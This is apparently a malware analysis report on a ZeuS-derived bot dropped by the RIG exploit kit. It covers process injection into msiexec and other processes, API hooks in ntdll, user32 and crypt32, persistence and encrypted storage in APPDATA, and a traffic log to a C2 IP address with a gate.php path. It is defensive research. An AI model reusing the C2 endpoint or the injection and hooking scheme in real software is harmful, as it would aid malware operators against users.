Sandbox analysis of the component dropped by RIG EK is available here.


As we can see in the diagram, the malicious executable first makes an injection into `msiexec.exe` - which is a very common target of malware based on (or inspired by) ZeuS. Further injections are made to other running processes. It also installs a custom certificate with the help of `certutil.exe`.

The initial component of this malware (i.e. d93ca01a4515732a6a54df0a391c93e3) is a downloader/installer. So, in order to reveal its malicious intent, we need to run it on a machine connected to the internet, and make sure that we have access to the live C2 server.

Then, the malicious implant running inside `msiexec` attempts to connect to the C2 server, and download the important elements from there. The communication with the C2 goes over HTTPS, but is also additionally encrypted.


3	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#2]
4	200	HTTPS	45.72.3.132	/web7643/gate.php	220	text/html; ch...	msiexec:2756	[#3]
5	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#4]
6	200	HTTPS	45.72.3.132	/web7643/gate.php	675 875	text/html; ch...	msiexec:2756	[#5]
7	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#6]
8	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#7]
9	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#8]
10	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#9]
11	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#10]
12	200	HTTPS	45.72.3.132	/web7643/gate.php	299 555	text/html; ch...	msiexec:2756	[#11]
13	200	HTTPS	45.72.3.132	/web7643/gate.php	926 366	text/html; ch...	msiexec:2756	[#12]
14	200	HTTPS	45.72.3.132	/web7643/gate.php	75 299	text/html; ch...	msiexec:2756	[#13]
15	200	HTTPS	45.72.3.132	/web7643/gate.php	333 957	text/html; ch...	msiexec:2756	[#14]
16	200	HTTPS	45.72.3.132	/web7643/gate.php	91	text/html; ch...	msiexec:2756	[#15]
17	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#16]
18	200	HTTPS	45.72.3.132	/web7643/gate.php	1 922...	text/html; ch...	msiexec:2756	[#17]
19	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#18]
20	200	HTTPS	45.72.3.132	/web7643/gate.php	134	text/html; ch...	msiexec:2756	[#19]
21	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#20]
22	200	HTTPS	45.72.3.132	/web7643/gate.php	94	text/html; ch...	msiexec:2756	[#21]
23	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#22]
24	200	HTTPS	45.72.3.132	/web7643/gate.php	313	text/html; ch...	msiexec:2756	[#23]
25	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#24]
26	200	HTTPS	45.72.3.132	/web7643/gate.php	187	text/html; ch...	msiexec:2756	[#25]
27	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#26]
28	200	HTTPS	45.72.3.132	/web7643/gate.php	221	text/html; ch...	msiexec:2756	[#27]
29	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#28]
30	200	HTTPS	45.72.3.132	/web7643/gate.php	119	text/html; ch...	msiexec:2756	[#29]
31	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#30]
32	200	HTTPS	45.72.3.132	/web7643/gate.php	3 325...	text/html; ch...	msiexec:2756	[#31]
33	200	HTTP	Tunnel to	45.72.3.132:443	705		msiexec:2756	[#32]
34	200	HTTPS	45.72.3.132	/web7643/gate.php	126	text/html; ch...	msiexec:2756	[#33]

The sample content of request-response:




The analysis of the decrypted traffic is presented in the traffic section.


The bot creates multiple directories with random names inside the %APPDATA% directory.




In some of them we can find files with encrypted content:




In addition to it, it creates registry keys with pseudo-random names, under `HKEY_CURRENT_USER\Software\Microsoft`. Example:






Persistence

The malware achieves persistence with the help of an Autorun registry key, which is a very popular, and easy to detect method.




The key points to the loader component that was dropped into a custom folder created in %APPDATA%:



This way of storing components (creating multiple random-named directories in APPDATA, and storing the encrypted components there) is typical for malware with ZeuS heritage.

During the execution the malware was updated, dropping an alternative loader: 8e73a8a4a35ebfcc3e900ec4255cb296

Once the initial executable is run, it performs injection into `msiexec` and then terminates.




The view from Process Explorer shows how the initial executable (yddieb.exe) runs msiexec and terminates.

The component implanted into msiexec continues running, and performs further injections.

At the beginning of its execution it reads the registry key with the saved configuration.

Then, it reads components that are saved in the folders inside `%APPDATA%`.




It loads the next stage modules from the previously dropped encrypted files, and then injects them into `msiexec`, and into other processes.

Implants

We can extract the implanted modules by scanning the system with [Hollows Hunter](). Depending on the process, the injected components may vary. Four different schemes of injections have been observed, depending on the target process.

1) `msiexec`


Inside the msiexec the core component of the malware runs. We can find several DLLs implanted there.




The implants and reports dumped by Hollows Hunter.

The implant at `70000.exe` is the loader. Depending on the variant, it can be delivered as an EXE or DLL. If the loader was implemented as a DLL, the initial redirection (from `msiexec` to the loader implant) may be a bit different than in case of the EXE.

For example, in one of the observed cases, the Entry Point of `msiexec` was patched. The patch then redirected the execution to the implanted DLL (893d85faac45de4ef4bc43e81907e74a):



The EAX is filled by the address of the loader's Entry Point, and the call redirects the execution the implant:




The next module: `550000.dll` in the dump - is the main module of the bot (`bot32/64.dll`). We can also see several other DLLs. By looking at their export tables we can identify them as: `hvnc32.dll`, `sqlite3.dll`, `libssl.dll`, `zlib1.dll`.

The `libssl.dll` is loaded by hollowing `mshtml.dll`.

2) Other processes (except `msiexec`)

All accessible processes have implants installed for the purpose of interception of selected API calls.

We can find there a similar scheme of implants:



The implants and reports dumped by Hollows Hunter.

There is one malicious DLL (identified as the core component of the bot: bot32/64.dll). Additionally, two DLLs are hooked: NTDLL, and User32. Their execution is redirected to the implanted DLL.

[Sample report](#)is given below (where `7430000` is the bot32/64.dll):


- ntdll.dll

`45778;NtCreateUserProcess->745decf[7430000+2decf:(unnamed):1];5`


- user32.dll

`164c7;TranslateMessage->745e6d9[7430000+2e6d9:(unnamed):1];5`


The beginning of the function `NtCreateUserProcess` is patched, and starts by the redirection into the implanted DLL:



The jump at the beginning of `NtCreateUserProcess` leads to the following function inside the implant:



The hook at the beginning of the function `TranslateMessage` in `User32.dll` also starts by the redirection to the implant:



3) Browsers: `iexplore` (Internet Explorer), `firefox`, `chrome.exe` (Chrome)

Browsers processes have implants installed for the purpose of interception of selected API calls. Just like most of the processes, they have the main bot injected (bot32/64.dll), yet their hooking scheme is extended. The additional hooks are installed in `ntdll.dll`.

Sample report is given below (where the `180000` is the `bot32.dll`):

- ntdll.dll

```
45778;NtCreateUserProcess->1adecf[180000+2decf:(unnamed):1];5
45858;NtDeviceIoControlFile->1ae0cb[180000+2e0cb:(unnamed):1];5
```

- user32.dll

```
164c7;TranslateMessage->1ae6d9[180000+2e6d9:(unnamed):1];5
```

4) `iexplore` (Internet Explorer), `chrome.exe` (Chrome)

In Internet Explorer and Chrome, the implants are almost the same as mentioned in the previous paragraph ("browsers"). Yet there are additional hooks in `crypt32.dll`, that were not observed i.e. in `Firefox`.

Sample report (where `180000` is the `bot32.dll` implant):

- crypt32.dll

```
16ccf;CertGetCertificateChain->1ae635[180000+2e635:(unnamed):1];5
1cae2;CertVerifyCertificateChainPolicy->1ae6a6[180000+2e6a6:(unnamed):1];5
```

- ntdll.dll

```
45778;NtCreateUserProcess->1adecf[180000+2decf:(unnamed):1];5
45858;NtDeviceIoControlFile->1ae0cb[180000+2e0cb:(unnamed):1];5
```

- user32.dll

```
164c7;TranslateMessage->1ae6d9[180000+2e6d9:(unnamed):1];5
```

The detailed analysis of the hooks, and how they are installed, is presented in the hooks section.

Modules

Let's have a closer look at all the modules dumped by the HollowsHunter.

First, the core DLL (bot32/64.dll) (ab756f154d266c8ba19bdfa8bcaf1b73) will be downloaded. It is implanted into the initial `msiexec` but also into all the accessible processes. This model of injection is atypical in comparison to most malware seen nowadays, and very invasive: usually, malware selects only one or two processes where it injects.

In addition to the injected core, in the main malware process, running under the cover of `msiexec` we will find more modules, including legitimate DLLs: sqlite3.dll, libssl.dll, zlib1.dll.

Offset	Name	Value	Meaning
ABE00	Characteristics	0	
ABE04	TimeDateStamp	5D2629D5	środa, 10.07.2019 18:09:25 UTC
ABE08	MajorVersion	0	
ABE0A	MinorVersion	0	
ABE0C	Name	AFA96	sqlite3.dll
ABE10	Base	1	
ABE14	NumberOfFunctions	10B	
ABE18	NumberOfNames	10B	
ABE1C	AddressOfFunctions	AF028	
ABE20	AddressOfNames	AF454	
ABE24	AddressOfNameOrdinals	AF880	

Exported Functions [267 entries]

Offset	Ordinal	Function RVA	Name RVA	Name
ABE28	1	1D3CB	AFAA2	sqlite3_aggregate_context
ABE2C	2	3413	AFABC	sqlite3_aggregate_count
ABE30	3	92415	AFAD4	sqlite3_auto_extension
ABE34	4	49CE9	AFAEB	sqlite3_backup_finish
ABE38	5	4983D	AFB01	sqlite3_backup_init
ABE3C	6	2F71	AFB15	sqlite3_backup_pagecount
ABE40	7	2F66	AFB2E	sqlite3_backup_remaining
ABE44	8	478BD	AFB47	sqlite3_backup_step
ABE48	9	256C1	AFB5B	sqlite3_bind_blob
ABE4C	A	256E8	AFB6D	sqlite3_bind_blob64

sqlite3.dll – fragment of the Export Table

Offset	Name	Value	Meaning
1C1D00	Characteristics	0	
1C1D04	TimeDateStamp	FFFFFFFF	niedziela, 07.02.2106 06:28:15 UTC
1C1D08	MajorVersion	0	
1C1D0A	MinorVersion	0	
1C1D0C	Name	1C2D80	libssl.dll
1C1D10	Base	1	
1C1D14	NumberOfFunctions	3C	
1C1D18	NumberOfNames	3C	
1C1D1C	AddressOfFunctions	1C2B28	
1C1D20	AddressOfNames	1C2C18	
1C1D24	AddressOfNameOrdinals	1C2D08	

Exported Functions [60 entries]

Offset	Ordinal	Function RVA	Name RVA	Name
1C1D28	1	471A0	1C2D8B	asn1_integer_set
1C1D2C	2	47570	1C2D9C	crypto_free
1C1D30	3	47470	1C2DA8	d2i_privatekey
1C1D34	4	47440	1C2DB7	d2i_x509
1C1D38	5	47430	1C2DC0	err_get_error
1C1D3C	6	472B0	1C2DCE	evp_pkey_assign
1C1D40	7	472C0	1C2DDE	evp_pkey_free
1C1D44	8	47250	1C2DEC	evp_pkey_new
1C1D48	9	47410	1C2DF9	evp_sha256
1C1D4C	A	47460	1C2E04	i2d_privatekey

libssl.dll – fragment of the Export Table

Offset	Name	Value	Meaning
10400	Characteristics	0	
10404	TimeDateStamp	42DE7657	środa, 20.07.2005 16:05:43 UTC
10408	MajorVersion	0	
1040A	MinorVersion	0	
1040C	Name	13302	zlib1.dll
10410	Base	1	
10414	NumberOfFunctions	49	
10418	NumberOfNames	49	
1041C	AddressOfFunctions	13028	
10420	AddressOfNames	1314C	
10424	AddressOfNameOrdi...	13270	

Exported Functions [73 entries]

